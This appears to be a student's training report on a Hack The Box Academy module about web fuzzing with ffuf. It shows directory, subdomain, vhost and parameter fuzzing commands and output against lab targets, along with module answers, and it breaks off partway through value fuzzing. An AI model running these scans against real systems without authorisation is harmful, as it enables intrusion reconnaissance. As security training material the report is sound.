

NAME	KEN KIBUGI MUIRURI
TRACKING NUMBER	CS-SA12-26014
COHORT	CYBERSHUJAA COHORT 1-2026
TASK	ATTACKING WEB APPLICATIONS WITH FFUF REPORT

Contents

1.0	Introduction	2
1.1	Theory	2
2.0	Basic Fuzzing	3
2.1	Directory Fuzzing	3
2.2	Page Fuzzing	3
2.3	Recursive Fuzzing	4
3.0	Domain Fuzzing	5
3.1	DNS Records	5
3.2	Sub-domain Fuzzing	5
3.3	Vhost Fuzzing	6
3.4	Filtering Results	6
4.0	Parameter Fuzzing	7
4.1	Parameter Fuzzing - GET	7
4.2	Parameter Fuzzing - POST	8
4.3	Value Fuzzing	8
5.0	Skills Assessment	10
5.1	Web Fuzzing Assessment	10
	Conclusion	

ATTACKING WEB APPLICATIONS WITH FFUF REPORT

Introduction

In this module, I learned how to identify hidden resources and vulnerabilities in web applications using ffuf. The module focused on techniques such as directory discovery, parameter fuzzing, and value fuzzing to uncover hidden functionality and sensitive information within web applications.

Here is a shareable link to my completed module.

<https://academy.hackthebox.com/achievement/2380391/54>

1.0 Introduction

1.1 Theory

In this section, I learned the fundamentals of web fuzzing and how tools like ffuf can be used to discover hidden directories and pages on a website. I understood how fuzzing works by sending multiple requests using a wordlist and analyzing HTTP response codes (like 200 or 404) to identify valid resources. I also learned how to use common wordlists, such as those from SecLists, to efficiently automate directory discovery instead of testing paths manually.


2.0 Basic Fuzzing

2.1 Directory Fuzzing

In this section, I learned how to use ffuf to perform directory fuzzing by linking a wordlist to the FUZZ keyword and placing it within the target URL. I understood how to interpret the results based on HTTP status codes to identify valid directories. I also learned how threading affects speed and why it must be used responsibly to avoid disrupting a target system.

Question: In addition to the directory we found above, there is another directory that can be found. What is it?

Answer: I ran **ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://154.57.164.76:31066 /FUZZ** and found the other as **forum**.



```
v2.1.0-dev

:: Method      : GET
:: URL         : http://154.57.164.76:31066/FUZZ
:: Wordlist    : FUZZ: /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500


:: Progress: [2/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::# [Status: 200, Size: 986, Words: 423, Lines: 56, Duration: 8ms]
:: Progress: [44/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: forum [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 7ms]
:: Progress: [72/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Progress: [120/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Progress: [214/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Progress: [322/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Progress: [424/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Progress: [529/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Progress: [620/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Progress: [634/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Progress: [634/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Progress: [634/87664] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
```

2.2 Page Fuzzing

In this section, I learned how to use ffuf to discover hidden web pages by fuzzing file extensions and filenames. I first identified the correct extension used by the website (like .php) and then fuzzed for page names using a wordlist. This helped reveal hidden pages within directories that were not visible through normal browsing.

Question: Try to use what you learned in this section to fuzz the '/blog' directory and find all pages. One of them should contain a flag. What is the flag?

Answer: I ran `ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt:FUZZ -u http://154.57.164.67:31775/blog/FUZZ.php` and found the page with **status 200** and that did **not** have a **size of 0** was **home** so I opened it on the web and found the flag.




2.3 Recursive Fuzzing

In this section, I learned how to automate deeper web discovery using recursive fuzzing in ffuf. By enabling recursion and setting a depth limit, the tool can automatically scan newly discovered directories and their subdirectories for files. This makes it possible to map large web directory structures much faster without manually fuzzing each folder.

Question: Try to repeat what you learned so far to find more files/directories. One of them should give you a flag. What is the content of the flag?

Answer: I ran `ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt:FUZZ -u http://154.57.164.65:31385/forum/FUZZ -recursion -recursion-depth 1 -e .php -v` and found the flag at <http://154.57.164.65:31385/forum/flag.php>



3.0 Domain Fuzzing

3.1 DNS Records


In this section, I learned how **DNS resolution** and the `/etc/hosts` file affect access to web applications during testing. The section also showed how domain clues discovered during fuzzing (like references to admin panels) can lead to further enumeration, such as searching for subdomains of the main domain.

3.2 Sub-domain Fuzzing

In this section, I learned how to use ffuf to discover subdomains by placing the FUZZ keyword in the subdomain part of a URL and testing it with a wordlist.

Question: Try running a sub-domain fuzzing test on 'inlanefreight.com' to find a customer sub-domain portal. What is the full domain of it?

Answer: I ran `ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u https://FUZZ.inlanefreight.com`. The full domain name: **customer.inlanefreight.com**



3.3 Vhost Fuzzing

In this section, I learned how VHost fuzzing can be used to discover hidden virtual hosts on the same server that may not appear in public DNS records. By fuzzing the HTTP Host header with a wordlist using ffuf, it is possible to identify different websites hosted on the same IP address. I also learned to analyze response differences, such as response size, to detect valid virtual hosts among many similar responses.


3.4 Filtering Results

In this section, I learned how to filter and refine fuzzing results in ffuf to identify meaningful findings more efficiently. Instead of relying only on HTTP status codes, I learned that results can also be filtered using response size, word count, or line count.

Question: Try running a VHost fuzzing scan on 'academy.htb', and see what other VHosts you get. What other VHosts did you get?

Answer: I added the host to `/etc/hosts` using `sudo` and ran `ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u`

http://academy.htb:30896 -H "Host: FUZZ.academy.htb" -fs 986.



```
kali@kali:~/media/sf_downloads$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://academy.htb:30896 -H "Host: FUZZ.academy.htb" -fs 986

:: Progress: [4989/4989] :: Job [1/1] :: 175 req/sec :: Duration: [0:00:32] :: Errors: 0 ::

(kali@kali)-[/media/sf_downloads]
$


(kali@kali)-[/media/sf_downloads]
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://academy.htb:30896 -H "Host: FUZZ.academy.htb" -fs 986

:: Method      : GET
:: URL         : http://academy.htb:30896
:: Wordlist     : /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.academy.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 986

admin [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1900ms]
test  [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 4905ms]
:: Progress: [4989/4989] :: Job [1/1] :: 176 req/sec :: Duration: [0:00:31] :: Errors: 0 ::

(kali@kali)-[/media/sf_downloads]
$
```

There were 2 vhosts which I added to **/etc/hosts** using **sudo**. The vhost being asked for was **test.academy.htb**



```
kali@kali:~/media/sf_downloads$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.81.128.166 spookysec.local
10.129.10.136 wingdata.htb
10.129.10.136 ftp.wingdata.htb
154.57.164.81 academy.htb
154.57.164.81 admin.academy.htb
154.57.164.81 test.academy.htb
```


4.0 Parameter Fuzzing

4.1 Parameter Fuzzing – GET

In this section, I learned how to fuzz GET parameters using ffuf to discover hidden or undocumented inputs accepted by a web application. By inserting the FUZZ keyword in the URL parameter position and using a parameter wordlist, it is possible to identify parameters that change the server's response. Filtering responses by size helps highlight meaningful results and reveal potential entry points for further vulnerability testing.

Question: Using what you learned in this section, run a parameter fuzzing scan on this page. What is the parameter accepted by this webpage?

Answer: I ran **ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://admin.academy.htb:30896/admin/admin.php?FUZZ=key -fs 798** and found the parameter: **user**



```
kali@kali:~/media/sf_downloads$ ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://admin.academy.htb:30896/admin/admin.php?FUZZ=key -fs 798
[WARN] Caught keyboard interrupt (Ctrl-C)

(kali@kali)-[/media/sf_downloads]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://admin.academy.htb:30896/admin/admin.php?FUZZ=key -fs 798

v2.1.0-dev

:: Method      : GET
:: URL         : http://admin.academy.htb:30896/admin/admin.php?FUZZ=key
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 798

user [Status: 200, Size: 783, Words: 221, Lines: 54, Duration: 225ms]
:: Progress: [6453/6453] :: Job [1/1] :: 177 req/sec :: Duration: [0:00:37] :: Errors: 0 ::

(kali@kali)-[/media/sf_downloads]
$
```

4.2 Parameter Fuzzing – POST

In this section, I learned how to fuzz POST parameters using ffuf to discover hidden inputs that are sent in the body of an HTTP request. Unlike GET parameters, POST data is transmitted in the request's data field, which can be fuzzed using the -d flag along with -X POST.


4.3 Value Fuzzing

In this section, I learned how to fuzz parameter values after identifying a valid parameter. This involved creating a custom wordlist of possible values and using ffuf

to test them in a POST request. By doing this, I was able to identify the correct id value and retrieve the flag using curl.

Question: Try to create the 'ids.txt' wordlist, identify the accepted value with a fuzzing scan, and then use it in a 'POST' request with 'curl' to collect the flag. What is the content of the flag?

Answer: I first ran **for i in \$(seq 1 1000); do echo \$i >> ids.txt; done** to create an IDs file.



```
kali@kali: /media/sf_downloads
[Status: 200, Size: 783, Words: 221, Lines: 54, Duration: 225ms]
:: Progress: [6453/6453] :: Job [1/1] :: 177 req/sec :: Duration: [0:00:37] :: Errors: 0 ::

(kali@kali)-[/media/sf_downloads]
$ for i in $(seq 1 1000); do echo $i >> ids.txt; done

(kali@kali)-[/media/sf_downloads]
$ cat ids.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
```

I ran **ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:31805/admin/admin.php -X POST -d "id=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -fs 768** and found the id as **73**.

```
kali@kali: /media/sf_downloads
[Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 229ms]
[Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 228ms]
[WARN] Caught keyboard interrupt (Ctrl-C)

(kali@kali) - /media/sf_downloads
